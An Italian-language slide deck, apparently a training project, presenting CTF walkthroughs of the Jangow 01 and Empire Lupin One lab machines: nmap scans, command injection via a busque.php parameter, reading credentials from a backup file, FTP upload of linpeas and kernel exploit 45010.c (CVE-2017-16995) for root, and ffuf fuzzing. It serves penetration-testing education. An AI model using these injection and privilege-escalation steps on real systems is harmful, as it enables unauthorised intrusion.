



FALCONLOCK
S.P.A.

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P R E S E N T S

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OUR PROJECT FOR HACKING ELEMENTS IN THE FIELD OF CYBERSECURITY

OBIETTIVI:

- Esposizione delle funzionalità delle applicazioni web
- Utilizzo di Tools per l'analisi del Web application
- Mitigazione vulnerabilità Web application
- Illustrazione semplificata del progetto
- Investigazione avanzata delle macchine vulnerabili
- Comprensione e penetrazione di macchine senza conoscerne il contenuto



Jangow 01 - CTF

Scansione NMAP per rilevare l'IP di jangow

nmap -v -sn 192.168.50.2-254



```
Nmap scan report for 192.168.50.152 [host down]
Nmap scan report for 192.168.50.153
Host is up (0.00024s latency).
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.154 [host down]
Nmap scan report for 192.168.50.155 [host down]
```

Scansione NMAP delle porte e dei servizi

nmap -sV 192.168.50.153

Porta 21: **Servizio FTP**

Porta 80: **Servizio HTTP**

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 04:34 EDT
Nmap scan report for 192.168.50.153
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.03 seconds
```

Jangow 01 - CTF

Analisi del servizio HTTP

- Utilizzo dell'ip di jangow sul web
- sito trovato (grayscale)
- ritrovamento di varie cartelle (anche nascoste)
- scoperta di due autenticazioni di login



Index of /

Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.50.153 Port 80

GRAYSCALE

A free, responsive, one page Bootstrap theme created by Start Bootstrap.

GET STARTED

```
<?php
$servername = "localhost";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>
```

start Bootstrap

About Projects Buscar

Grayscale

A free, responsive, one page Bootstrap theme created by Start Bootstrap.

Get Started

Built with Bootstrap 5

Grayscale is a free Bootstrap theme created by Start Bootstrap. It can be yours right now, simply download the template on [the preview page](#). The theme is open source, and you can use it for any purpose, personal or commercial.

Shoreline

Grayscale is open source and MIT licensed. This means you can use it for any project - even commercial projects! Download it, customize it, and publish your website!

Misty

An example of where you can put an image of a project, or anything else, along with a description.

Mountains

Another example of a project with its respective description. These sections work well responsively as well, try this theme on a small screen!

Subscribe to receive updates!

Type your email address... Subscribe

Address

1923 Market Street, Orlando FL

Email

hello@yourdomain.com

192.168.50.153/site/busque.php?buscar=ls -al

```
total 40 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets -rw-r--r-
1 www-data www-data 35 Jun 10 2021 busque.php
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css -rw-r--r-
1 www-data www-data 10190 Jun 10 2021 index.html
drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
```




Jangow 01 - CTF

Connessione FTP fallita

- Utente: desafio02
- Password: abygurl69

```
(kali㉿kali)-[~]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

Visitando l'indirizzo <http://192.168.50.153>, è stato possibile accedere a una directory listata che contiene due cartelle: [site/](#) e [backup/](#). Questo ci ha portato ad un'ulteriore account (jangow01)



```
192.168.50.153/site/busque.php?buscar=PWD
/var/www/html/site
```



```
view-source:192.168.50.153/site/busque.php?buscar=ls -al /var/www/html/.backup
total 16
drwxr-xr-x 3 root      root     4096 Oct 31 2021 .
drwxr-xr-x 3 root      root     4096 Oct 31 2021 ..
-rw-r--r-- 1 www-data www-data   336 Oct 31 2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 site
```

Connessione FTP
avvenuta con
successo

- Utente: jangow01
- Password: abygurl69

```
view-source:192.168.50.153/site/busque.php?buscar=cat /var/www/html/.backup
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

```
(kali㉿kali)-[~]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Jangow 01 - CTF

Caricamento della shell linpeas.sh

Analisi del servizio FTP

- È stato effettuato un tentativo di connessione al server FTP utilizzando diverse credenziali.
- Un tentativo con l'utente desafio2 è fallito, indicando che l'autenticazione non era corretta.
- Un login con le credenziali jangow01 ha avuto successo, permettendo l'accesso al sistema FTP.

```
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||37651|)
150 Ok to send data.
100% [*****] 820 KiB 100.55 MiB/s 00:00 ETA
226 Transfer complete.
840082 bytes sent in 00:00 (86.31 MiB/s)
ftp>
```

- Tramite FTP, è stato possibile caricare il file linpeas.sh nella directory /home/jangow01/
- È stato scaricato il file reportlinpeas.txt, che ha evidenziato la presenza di una vulnerabilità legata a CVE-2017-16995

```
(kali㉿kali)-[~]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Ftp> cd /home/jangow01
250 Directory successfully changed.
Ftp> ls
229 Entering Extended Passive Mode (|||32975|)
150 Here comes the directory listing.
-rwx--x--x 1 1000 1000 840082 Mar 19 06:58 linpeas.sh
-rw-r--r-- 1 1000 1000 134403 Mar 19 07:15 reportlinpeas.txt
-rw-rw-r-- 1 1000 1000 33 Jun 10 2021 user.txt
226 Directory send OK.
Ftp> get reportlinpeas.txt
local: reportlinpeas.txt remote: reportlinpeas.txt
229 Entering Extended Passive Mode (|||9541|)
150 Opening BINARY mode data connection for reportlinpeas.txt (134403 bytes).
100% [*****] 131 KiB 40.49 MiB/s 00:00 ETA
226 Transfer complete.
134403 bytes received in 00:00 (35.01 MiB/s)
```

```
(kali㉿kali)-[~/Downloads]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Ftp> cd /home/jangow01
250 Directory successfully changed.
Ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||36744|)
150 Ok to send data.
100% [*****] 13728 327.30 MiB/s 00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (10.90 MiB/s)
ftp>
```

Jangow 01 - CTF

Escalation dei privilegi e compromissione del sistema


- Tramite l'analisi del file reportlinpeas.txt, è stata individuata la vulnerabilità CVE-2017-16995
- È stato compilato l'exploit 45010.c, che è stato caricato sulla macchina target tramite FTP.
- L'esecuzione dell'exploit ha permesso di ottenere privilegi elevati.
- Successivamente, è stato possibile accedere alla cartella /root/ e leggere il file proof.txt, confermando la completa compromissione del sistema.

Executing Linux Exploit Suggester
<https://github.com/mzet-/linux-exploit-suggester>
[+] [CVE-2017-16995] eBPF_verifier

Details: <https://ricklarabee.blogspot.com/2018/07/eBPF-and-analysis-of-get-rekt-linux.html>
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, ubuntu=14.04{kernel:4.4.0-89-generic}, [ubuntu=(16.04|17.04)]{kernel:4.(8|10).0-(19|28|45)-generic}
Download URL: <https://www.exploit-db.com/download/45010>
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

```
jangow01@jangow01:~$ ls
45010.c  linpeas.sh  reportlinpeas.txt  user.txt
jangow01@jangow01:~$ _
```

```
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
45010.c  cve-2017-16995  linpeas.sh  reportlinpeas.txt  user.txt
jangow01@jangow01:~$ _
```



jangow01 hAckeD



ACTICES5699 DEFINITIONSM
40000000000000000000000000000000

40

HACKED BY ANONY

Empire Lupin One - CTF

Scansione NMAP dell'IP della macchina target

nmap -sV 192.168.50.0/24

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:10 CET
Nmap scan report for 192.168.50.1
Host is up (0.00045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  Unbound
80/tcp    open  http    nginx
MAC Address: 08:00:27:69:FB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.154
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.50.100
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.50.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.96 seconds
```

- SSH Host Keys:
- RSA: 3072
- ECDSA: 256
- ED25519: 256
- HTTP Server Header: Apache/2.4.48 (Debian)
- Robots.txt: Contiene un'entry disallowed: /myfiles

- Scansione NMAP delle porte
 - Scansione NMAP dell'IP target
- nmap -A -p- 192.168.50.154**

```
(kali㉿kali)-[~]
$ nmap -A -p- 192.168.50.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:12 CET
Nmap scan report for 192.168.50.154
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/_myfiles
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  1.64 ms  192.168.50.154

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

Empire Lupin One - CTF



Utilizzando ffuf, è stata scoperta una directory segreta su 192.168.50.154
il comando utilizzato è:


ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt

Utilizzo di FFUF

```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt
v2.1.0-dev
=====
:: Method      : GET
:: URL         : http://192.168.50.154/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500
=====
secret          [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

Empire Lupin One - CTF

Directory segreta scoperta tramite fuff




Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
 Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
 I'm smart I know that.
 Any problem let me know
Your best friend icex64

per scoprire la directory segreta /secret/

```
ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html
```



